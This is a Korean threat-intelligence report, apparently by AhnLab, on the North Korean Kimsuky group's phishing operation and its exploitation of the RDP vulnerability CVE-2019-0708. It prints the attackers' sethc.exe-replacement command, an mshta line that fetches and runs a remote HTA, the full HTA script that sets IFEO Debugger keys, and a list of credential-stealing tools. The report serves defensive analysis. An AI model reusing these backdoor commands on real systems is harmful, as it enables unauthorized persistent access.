1.243.200.130(KR)	185.176.43.106(BG)	27.102.107.63(KR)	27.255.81.80(KR)	45.58.52.49(US)
211.53.197.220(KR)	27.255.75.137(KR)	27.102.114.89(KR)	216.189.149.71(US)	
61.82.110.60(KR)	27.255.80.170(KR)	136.0.16.80(US)	210.92.18.180(KR)	
23.106.122.16(SG)	27.255.75.146(KR)	162.0.209.27(US)	45.58.52.82(US)	
165.154.240.72(UK)	74.119.239.234 (US)	185.185.40.112(NE)	27.102.112.49(KR)	
59.7.91.171(KR)	118.128.149.119(KR)	216.189.157.76(US)	27.102.106.48(KR)	

4. Case Study

Kimsuky 조직이 북한, 정치, 외교, 안보 분야에 종사하는 특정인이나 조직에게 해킹 메일을 발송하는 과정을 정리하면 아래 (그림 3)과 같습니다. 해킹 메일 발송 과정에서 취약한 사이트는 미상의 취약점, Windows 시스템은 RDP 취약점(CVE-2019-0708) 악용하여 해킹했으며, 취약한 사이트는 미상의 취약점이라고 표기한 것은 웹shell 업로드된 원인 분석을 위해서 사이트의 관리자에게 메일로 연락했지만 피드백을 받지 못했기 때문입니다.




(그림 3) Kimsuky 조직의 Operation Covert Stalker 개요

Kimsuky 조직이 해킹한 시스템에서 수행한 악성 행위는 아래와 같이 정리할 수 있으며, 이번 작전의 목표는 "북한, 정치, 외교, 안보 분야에 종사하는 특정인이나 조직의 메일 계정 및 자료 탈취"가 목적이므로 "취약한 사이트를 해킹하여 업로드한 웹쉘을 통해서 C2 구축과 운영, Windows 시스템은 웹쉘에 접속하여 C2 관리"가 이번 작전의 핵심입니다.

- RDP(CVE-2019-0708) 취약점 악용
- C2 관리와 운영
- 자료 보관과 사용

(1) RDP(CVE-2019-0708) 취약점 악용

안랩은 대북 분야에 종사하는 특정인에게 발송된 메일이 한국 시간으로 2023-05-17 23:00:18 초에 한국에서 VirusTotal 에 업로드된 것을 발견했으며, 해당 메일을 분석하여 Kimsuky 조직이 RDP(CVE-2019-0708) 취약점이 존재하는 시스템을 해킹하여 해킹 메일을 발송했음을 확인했습니다.



(그림 4) VirusTotal 에 업로드된 해킹 메일 (MD5: 01E971C39E6F9E199D5E9D5A595DD2CF)

위 (그림 4)의 메일 분석으로 확인할 수 있는 내용은 아래 2 가지입니다.

1) 비콘(Beacon)

발신자가 보낸 메일을 수신자가 열람했는지 확인하는 방법은 비콘을 사용하는 것으로 위 (그림 4)의 메일처럼 비콘을 사용한 메일을 아웃룩으로 열람할 때 볼 수 있는 메시지로 메일의 하단에 x 박스로 표시됩니다. 보통 그림이 x 박스로 표시되면 수신자는 주의 메시지를 클릭하여 제대로 표시되도록 할 것이며, 이때 비콘이 동작하여 메일을 열람했다는 확인이 발신자에게 전송되어 수신자가 메일을 열람했음을 인지하게 됩니다. 정상적인 메일 송, 수신 과정에서 비콘을 통한 메일 열람 확인은 문제가 안되지만 만약 해킹 메일이라면 얘기는 달라집니다.

해킹 조직은 비콘을 통해서 해킹 대상의 메일 열람 여부를 확인할 수 있는 정보로 악용할 수 있으며, 2차 3차 재촉 메일을 발송하여 해킹 대상이 해킹 메일을 열람하여 악성코드를 실행하도록 심리적으로 압박할 수 있습니다.


해킹 메일에서 비콘을 활성화했을 때 Kimsuky 조직의 메일 계정으로 수신자가 해킹 메일을 열람했음을 확인할 수 있는 정보가 전송됩니다. (아래 (그림 5) 참고)

#	Result	Protocol	Host	URL	Body
7	200	HTTP	Tunnel to	confirm.mail.daum.net:443	735
9	302	HTTPS	confirm.mail...	/confirmapi/v1/users/bandi00413%40hanmail.net/cm...	0
10	200	HTTP	Tunnel to	t1.daumcdn.net:443	734
12	200	HTTPS	t1.daumcdn....	/daumtop_deco/icon/image.hanmail.net/hanmail/s_im...	43

(그림 5) 비콘 활성화로 메일 열람 정보 전송

2) X-Originating-IP

X-Originating-IP 는 메일 발신자의 IP 로 VirusTotal 에 업로드된 메일 분석과 Kimsuky 조직이 악용한 두 대의 시스템에서 수집한 로그를 분석하여 대북 분야의 특정인에게 해킹 메일을 발송하는 과정을 아래 (그림 6)과 같이 정리했습니다.



(그림 6) 해킹 메일 발송 과정

RDP(Remote Desktop Protocol)는 다른 시스템에 원격으로 접속하여 작업(ex, 프로그램 실행, 시스템 관리, 인터넷 등)을 할 수 있도록 GUI(Graphical User Interface) 환경을 제공하는 프로토콜입니다. RDP(CVE-2019-0708) 취약점은 RDP 프로토콜을 통해 악의적인 코드를 다른 시스템으로 전송하여 실행할 수 있지만 해당 취약점은 “기술 지원이 종료된 Windows XP, Windows 7, Windows Server 2003, 2008 및 2008 R2로 한정”됩니다.

[+] RDP(CVE-2019-0708) 취약점

<https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0708>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0708>

해킹 메일을 발송한 20*.23*.16*.5*(KR)는 WHOIS 검색 결과 국내 제약 기업에 할당된 IP 로 아래 (그림 7)과

같이 기술 지원이 종료된 시스템임을 확인할 수 있으며, 시스템 이름이 DEV_TEST_PC 임을 볼 때 개발 및 테스트용으로 의심했습니다.

Port		total 1	
Port	3389	Port Status	open
Socket	TCP	Service	RDP
Confirmed time	2023-02-06 12:23:43		
Banner	Remote Desktop Protocol NTLM Info: OS: Windows 7 / Windows Server 2008 R2 OS_Build: 6.1.7601 Target_Name: DEV_TEST-PC NetBIOS_Domain_Name: DEV_TEST-PC NetBIOS_Computer_Name: DEV_TEST-PC DNS_Domain_Name: DEV_TEST-PC FQDN: DEV_TEST-PC System_Time: 2023-02-06T11:38:29+00:00		

(그림 7) 20*.23*.16*.5*(KR)의 시스템 정보 (hxxps://www.criminalip.io)

아래 (표 1)은 11*.16*.7*.12*(KR)에서 수집한 악성 행위 중 RDP(CVE-2019-0708) 취약점 스캐닝 행위의 일부를 발췌한 것으로 2023-03-15 09:22:55 초에 RDP(CVE-2019-0708) 취약점 스캐너로 20*.23*.16*.5*(KR)를 스캐닝한 로그가 있습니다. Kimsuky 조직이 20*.23*.16*.5*(KR)에서 카카오에 로그인한 후 해킹 메일을 발송한 시점은 2023-05-09 이므로 RDP(CVE-2019-0708) 취약점 스캐닝과 시간차는 있지만 메일 분석과 11*.16*.7*.12*(KR)에서 수집한 악성 행위 분석 결과를 종합하여 Kimsuky 조직이 대북 분야에 종사하는 특정인에게 해킹 메일을 발송한 것으로 판단했습니다.

Report Time	Process	Behavior	Data	IP
2023-03-15 09:23:14	a.exe	Connects to network	***.***.25.245:3389	11*.16*.7*.12*(KR)
2023-03-15 09:23:14	a.exe	Connects to network	***.***.183.196:3389	11*.16*.7*.12*(KR)
2023-03-15 09:22:55	r_sethc_x64.exe	Connects to network	20*.23*.16*.5*:3389	11*.16*.7*.12*(KR)
2023-03-15 09:22:55	r_sethc_x64.exe	Connects to network	***.***.87.91:3389	11*.16*.7*.12*(KR)


2023-03-15 09:22:47	rdpscan_ksb04.exe	Connects to network	***.***.48.8:3389	11*.16*.7*.12*(KR)
2023-03-15 09:22:40	r_sethc_x64.exe	Connects to network	***.***.87.91:3389	11*.16*.7*.12*(KR)

(표 1) RDP(CVE-2019-0708) 취약점 스캐닝 행위 로그

위 (표 1)에서 Kimsuky 조직이 시스템을 해킹하기 위해서 악용한 RDP(CVE-2019-0708) 취약점 스캐너는 총 세 개로 각 스캐너의 특징 및 동작 방식을 분석한 결과 아래와 같습니다.

① **rdpscan_ksb04.exe**

RDP(CVE-2019-0708) 취약점 스캐닝 기능만 있으며, 사용법은 아래 (그림 8)과 같이 간단합니다. 만약 스캐닝한 시스템에 RDP(CVE-2019-0708) 취약점이 존재하면 VULNERABLE 로 표시되며, 스캐닝 결과는 화면에 표시한 결과보다 좀더 상세한 결과가 파일에 저장됩니다.



(그림 8) RDP(CVE-2019-0708) 취약점 스캔 결과

② **a.exe 와 r_sethc_x64.exe**

a.exe 와 r_sethc_x64.exe 를 정상 실행하려면 Atk.txt 가 필요하며, 해당 파일에 RDP(CVE-2019-0708) 취약점 스캐닝 대상 IP 및 부가 정보가 저장되어 있을 것이나 확보 실패했습니다. 하지만 세 개의 파일(rdpscan_ksb04.exe, a.exe, r_sethc_x64.exe)을 분석하여 Atk.txt 에 저장된 정보의 형식이 Search_Result.txt 에 저장된 RDP(CVE-2019-0708) 취약점 스캐닝 결과와 매우 유사함을 확인했습니다. Atk.txt 에 저장된 일부 정보는 비교 조건으로 사용되며, 그 결과에 따라 RDP(CVE-2019-0708) 취약점이 존재하는 시스템에 전송할 악의적인 코드 내용도 달라질 수 있습니다. (아래 (그림 9, 표 2) 참고)

```

mov     r8d, 4           ; MaxCount
lea     rdx, aPdr       ; "pdr "
lea     rcx, [rbp+11C0h+Str] ; String1
call    j_strnicmp
test    eax, eax
jz      short loc_1400B8CDE
mov     r8d, 4           ; MaxCount
lea     rdx, aSnd       ; "snd "
lea     rcx, [rbp+11C0h+Str] ; String1
call    j_strnicmp

lea     rdx, aNarr      ; "narr"
lea     rcx, [rbp+11C0h+String1] ; String1
call    j_stricmp
cdqe
test    rax, rax
jnz     loc_1400B8EBA
lea     r8, aSethcExe   ; "sethc.exe"
mov     edx, 0C8h       ; SizeInBytes
lea     rcx, [rbp+11C0h+String1] ; Destination
call    j_strcpy_s
lea     rax, [rbp+11C0h+String1]
mov     [rsp+1230h+var_11D0], rax
lea     rax, [rbp+11C0h+var_CB8]
    
```

(그림 9) r_sethc_x64.exe 의 조건 비교 코드

r_sethc_x64.exe 의 비교 코드	설명
(그림 9)의 왼쪽 그림	<p>RDP에서 기능 향상을 위해서 추가할 수 있는 소프트웨어 확장의 가상 채널 의미하며, 가상 채널의 종류는 아래와 같습니다.</p> <ul style="list-style-type: none"> ● rdpdr: 파일 시스템 확장자. 서버에서 클라이언트 파일 시스템으로의 액세스 리디렉션 허용 ● rdpsnd: 사운드 출력 확장 ● Cliprdr: 클립보드 확장. 클라이언트와 서버 간에 클립보드 공유 ● Drdynvc: 동적 가상 채널 확장 <p>r_sethc_x64.exe 에서 비교 조건으로 사용한 가상 채널은 rdpdr, rdpsnd 입니다.</p>
(그림 9)의 오른쪽 그림	<p>RDP(CVE-2019-0708) 취약점이 존재하는 시스템으로 전송하는 악의적인 코드에서 실행할 파일 결정을 위한 비교 조건</p> <ul style="list-style-type: none"> ● narr 일 때 → sethc.exe (고정 키 기능) ● test 일 때 → calc.exe (계산기) ● magn 일 때 → Magnify.exe (돋보기 기능) ● util 일 때 → Utilman.exe (접근성 기능) <p>Ex) 전송할 악의적인 코드의 예시</p> <pre>"cmd.exe /c takeown /f W"sethc.exeW"&icacls W"sethc.exeW" /grant SYSTEM:f&ren sethc.exe sethc.exe.bak&copy cmd.exe sethc.exe"</pre>

(표 2) r_sethc_x64.exe 의 조건 비교 코드

[+] RDP(Remote Desktop Protocol)


[hxxps://learn.microsoft.com/ko-kr/windows/win32/termserv/terminal-services-virtual-channels](https://learn.microsoft.com/ko-kr/windows/win32/termserv/terminal-services-virtual-channels)

[hxxps://www.cyberark.com/resources/threat-research-blog/explain-like-i-m-5-remote-desktop-protocol-rdp](https://www.cyberark.com/resources/threat-research-blog/explain-like-i-m-5-remote-desktop-protocol-rdp)

■ narr 일 때 → sethc.exe(고정 키 기능) 악용


위 (표 2)의 악의적인 코드가 RDP(CVE-2019-0708) 취약점이 존재하는 시스템에 정상적으로 전송되고 실행된다면 cmd.exe 가 sethc.exe 로 복사될 것인데 Kimsuky 조직이 이렇게 하는 이유는 고정 키 기능을 악용하려는 목적 때문입니다.

고정키 기능을 활성화하기 위해서 Shift 키를 연속으로 5 회 누르면 아래 (그림 10)과 같이 고정 키 창이 뜨며, 이를 sethc.exe 가 담당합니다. 그런데 cmd.exe 가 sethc.exe 로 복사된다면 Shift 키를 연속으로 5 회 누르는 것으로 cmd.exe 가 실행되므로 악성 행위를 수행할 수 있지만 다행인 것은 Windows 10 이상을 사용할 경우 RDP(CVE-2019-0708) 취약점에 영향을 받지 않는다는 것입니다. 참고로 Windows 10 기준으로 고정 키 기능을 담당하는 파일은 EaseOfAccessDialog.exe 입니다.




(그림 10) Windows 7 에서 고정기 기능 사용

■ util 일 때 → Utilman.exe(접근성 기능) 악용

사용자의 편의성을 위해서 로그인할 때 Windows 7 은 왼쪽 하단에 접근성  버튼을 두어 클릭하면 아래 (그림 11)과 같이 접근성 환경 설정을 띄우고 사용자의 기호에 맞게 환경 설정할 수 있도록 지원하고 있으며, 이 기능을 담당하는 파일이 Utilman.exe 입니다. sethc.exe 처럼 Utilman.exe 를 다른 파일로 백업한 후 cmd.exe 를 Utilman.exe 로 복사한다면 Windows 가 부팅할 때 접근성 버튼을 클릭하면 cmd.exe 가 실행되므로 악성 행위를 수행할 수 있습니다. 참고로 Windows 10 의 접근성 버튼은 오른쪽 하단에 위치해 있습니다.

■ magn 일 때 → Magnify.exe(돋보기 기능) 악용

돋보기 기능은 특정 영역의 화면을 크게 또는 작게 보고 싶을 때 사용하는 Windows 기능으로 Magnify.exe 가 담당하며, 접근성 기능에서 옵션으로 존재하며, 돋보기 기능을 활성화하려면 단축키는 윈도우 키 + +이지만 해당 기능을 끄려면 윈도우 키 + ESC 키를 동시에 누르면 됩니다. 돋보기 기능도 위에서 설명한 sethc.exe(고정 키 기능), Utilman.exe(접근성 기능)처럼 아래 (그림 11)에서 돋보기 옵션을 클릭했을 때 Magnify.exe 가 아니라 cmd.exe 가 실행되도록 하여 악성 행위를 수행할 수 있습니다.



(그림 11) 접근성과 돋보기 기능 사용

Kimsuky 조직의 RDP(CVE-2019-0708) 취약점 스캐너는 깃허브에 공개된 소스를 변형한 것으로 판단하고 있습니다. 아래 (표 3)에서 (Kimsuky) r_sethc_x64.exe 와 (깃허브) 원본 소스를 비교하면 r_sethc_x64.exe 의 문자열은 실제 동작하지 않는 기능 내에 존재하거나 기능 없이 단순히 문자열만 존재하며, rdpscan_ksb04.exe 도 동일합니다. 그리고 Kimsuky 조직이 악용한 시스템, C2 에서 RDP(CVE-2019-0708) 취약점 스캐너가 발견된 사례가 있으며, 이와 관련된 정보는 "(4-3) C2 관리와 운영"에서 설명했습니다.

(Kimsuky) r_sethc_x64.exe	<pre> 00000028 C (-) %.*s: expected following parameter\n 00000038 C ---- hxxps://github.com/robertdavidgraham/rdpscan ----\n 00000048 C This program scans for the Microsoft Remote Desktop vuln CVE-2019-0708\n 00000008 C Usage:\n 00000049 C rdp0708 -n <IpAddr> -p <Port> -a <FuncAddr> -c (SprayCnt) -d (RecvCnt)\n 00000022 C -n <IPAddress>\n The Ip Adress \n 0000003C C -p <num> or --port <num>\n The port number (default 3389)\n 0000002B C -a <FuncAddress>\n The ShellCode Adress \n 0000002C C -c <num>\n The Spray Count (defaule 3200)\n 0000002B C -d <num>\n The Recv Count (default 1600)\n 0000000A C -h Help\n </pre>
깃허브에 공개된 소스	<pre> static void print_help(void) { fprintf(stderr, "---- https://github.com/robertdavidgraham/rdpscan ----\n"); fprintf(stderr, "This program scans for the Microsoft Remote Desktop vuln CVE-2019-0708\n"); fprintf(stderr, "Usage:\n"); fprintf(stderr, " rdp0708 <addr> [<addr> ...]\n"); fprintf(stderr, " rdp0708 --file <filename>\n"); fprintf(stderr, "This will scan for the addresses specified, either on the command-line\n"); fprintf(stderr, "or from a file. Some additional parameters are:\n"); fprintf(stderr, " -p <n> or --port <n>\n The port number (default 3389)\n"); fprintf(stderr, " -d or -dd or -ddd\n Print diagnostic information to stderr\n"); fprintf(stderr, " -q quiet, don't print result for non-existent systems (default=many addresses)\n"); fprintf(stderr, " -v verbose, do print result for non-existent systems (default=single address)\n"); exit(1); } </pre>

(표 3) r_sethc_x64.exe 의 문자열과 원본 소스 비교

안랩이 보유한 Kimsuky 조직의 RDP(CVE-2019-0708) 취약점 스캐너는 18 종으로 아래 (표 4)와 같으며, 일부 스캐너는 PDB 정보를 가지고 있습니다. PDB(프로그램 데이터베이스)는 소스 코드를 빌드하여 생성된 파일에 대한 정보를 가지고 있으므로 파일을 분석할 때 참고할 수 있으며, PDB 의 경로에서 유의미한 정보를 확인할 수 있습니다. 예를 들어 아래 (표 4)에서 PDB 정보에 공통적으로 포함된 문자열 vs15 는 Kimsuky 조직이 RDP(CVE-2019-0708) 취약점 스캐너를 제작할 때 사용한 개발 프로그램 Visual Studio 2017 을 의미하며, D:\Work 폴더에 소스 코드를 저장해둔 것으로 판단할 수 있습니다.

PDB 의 경로를 통해서 악성코드 버전, 해킹 대상, 해킹 조직 등과 같은 유의미한 정보도 간혹 확인할 수 있으므로 악성코드를 제작할 때 대부분 PDB 정보가 포함되지 않도록 소스 코드를 빌드합니다.

No	FILE NAME	PDB Info
1	RdpAttack_Zooho01.exe	
2	RdpScan_ZoHoo_1216.exe	D:\Work\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb

3	svchost.exe	
4	RdpAttack_LA05.exe	
5	RdpScan_Ksb04_x64.exe	D:\Work\RdpProg\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
6	RdpScan_La_1226.exe	D:\Work\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb
7	cc.exe	
8	RdpScan_A01.exe	D:\Wrk\RDP\Report\puma\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
9	RdpScan_Ksb04.exe	D:\Work\RdpProg\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb
10	RdpAttack_Ksb04_x64.exe	
11	RdpAttack_Ksb04_x64.exe	
12	RdpA1117.exe	
13	RdpScan_Zooho01.exe	D:\Work\asd\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
14	RdpAttack_Zooho01.exe	
15	s.exe	D:\Wrk\RDP\Report\puma\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
16	a.exe	
17	rdpscan_Liu.exe	D:\Work\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb
18	RdpAttack_LIUJ_1026.exe	

(표 4) RDP(CVE-2019-0708) 취약점 스캐너

위 (표 4)에서 1 번 스캐너는 다른 시스템에 전송할 악의적인 코드를 r_sethc_x64.exe 처럼 구성하지 않고 특정 사이트에서 스크립트를 다운로드 및 실행하도록 아래와 같이 구성했습니다.

[+] 1 번 스캐너의 악의적인 코드

Ex) "mshta.exe hxxps://floridas.000webhostapp.com/set.hta"

[+] r_sethc_x64.exe 의 악의적인 코드

Ex) "cmd.exe /c takeown /f ₩"sethc.exe₩"&icacls ₩"sethc.exe₩" /grant SYSTEM:f&ren sethc.exe sethc.exe.bak© cmd.exe sethc.exe"

mshta.exe 가 다운로드 및 실행하는 set.hta 는 레지스트리의 IFEO(Image File Execution Options)에 추가하는 방식을 사용했습니다. 아래 (그림 12)와 같이 IFEO 의 하위 키로 utilman.exe, sethc.exe 키를 생성한 후 Debugger 값으로 taskmgr.exe, cmd.exe 를 설정한 후 utilman.exe, sethc.exe 를 실행하면 taskmgr.exe, cmd.exe 이 실행됩니다. 이는 사용자가 실행하려고 했던 파일이 아닌 다른 파일을 실행하도록 할 수 있다는 의미로 이 방식은 오래전부터

악성코드에서 백신이나 분석툴의 실행을 방해할 때 자주 악용했지만 파일명을 변경하는 방식으로 우회할 수 있습니다.

```
<html>
<script language="JScript">
window.resizeTo(1,1);
window.moveTo(-2000,-2000);
window.blur();
</script>
<script language="vbscript">
dim shellobj
Set objShell = CreateObject("Wscript.shell")
s="reg add ""HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe""
/v Debugger /t reg sz /d taskmgr.exe /f"
t="reg add ""HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"" /v
Debugger /t reg sz /d cmd.exe /f"
objShell.Run s
objShell.Run t
window.close()
</script>
</html>
```

(그림 12) 레지스트리의 IFEO 를 악용한 실행 파일 변경

(2) 자료 보관과 사용

Kimsuky 조직이 RDP(CVE-2019-0708) 취약점을 악용하여 해킹한 시스템에서 수집한 로그 분석 결과를 아래와 같이 요약했습니다.

- 공개용 프로그램 악용
- BlackBit 랜섬웨어 감염
- RDP 접속 로그 및 이벤트 로그 삭제
- Eternal Blue 패키지

1) 공개용 프로그램 악용

Kimsuky 조직이 RDP(CVE-2019-0708) 취약점을 악용하여 해킹한 시스템의 상당수에서 RDP(CVE-2019-0708) 취약점 스캐너와 함께 아래 (표 5)의 공개용 프로그램이 동일한 경로(주로 로그인한 계정의 Download 또는 바탕화면 폴더)에서 발견되고 있습니다.

공개용 프로그램은 정상 목적(ex, 프로그램, 시스템, 네트워크 점검 목적)으로 사용하도록 공개하고 있지만 해킹 조직이 해킹을 위해서 악용한 사례도 많기 때문에 누가 어떤 목적과 의도를 갖고 사용하는가에 따라 공개용 프로그램의 성격이 달라질 수 있습니다.

Kimsuky 조직이 이번 작전에서 사용한 공개용 프로그램의 기능을 분석하여 간단하게 아래 (표 5)로 정리했습니다. 참고로 백신 기업마다 진단 정책이 다를 수 있으며, 안랩 백신은 별도의 옵션(환경 설정 → 검사 설정 → 정밀 검사 → 검사 대상 → 유해 가능 프로그램에 체크)을 통해서 해킹에 악용된 일부 공개용 프로그램을 Unwanted, Hacktool 로 진단 및 삭제할 수 있습니다.

파일명	설명
KPortScan3.exe	국가별로 IP 대역을 설정하여 특정 포트에 대해서 포트 스캐너
nlbrute1.2.exe	특정 서비스의 계정에 대해서 사전 대입 공격
dubrute.exe	깃허브(https://github.com/ch0sys/DUBrute)에 공개 정상 실행을 위해서 txt 파일 형태의 환경 설정 파일 필요
RouterScan.exe	공유기 관리자 계정 정보에 대한 사전 대입 공격 정상 실행을 위해서 txt 파일 형태의 환경 설정 파일 필요 참고) Kimsuky 조직이 namastte.kr 를 해킹한 후 업로드한 스캐너
advanced_port_scanner.exe Advanced_Port_Scanner_2.5.3869.exe advanced_port_scanner_console.exe	IP 대역, 특정 포트 또는 포트 범위를 지정할 수 있는 스캐너
wirelesskeyview.exe	무선 네트워크 인증키 추출 공식 사이트: https://www.nirsoft.net/utills/wireless_key.html
vncpassview.exe	VNC 에 저장된 계정 정보 추출 공식 사이트: https://www.nirsoft.net/utills/vnc_password.html
fox64.exe	파이어폭스 브라우저에 저장된 계정 정보 추출 공식 사이트: https://www.nirsoft.net/utills/passwordfox.html
pspv.exe	Outlook, Internet Explorer, MSN Explorer 에 저장된 계정 정보 추출 공식 사이트: https://www.nirsoft.net/utills/pspv.html
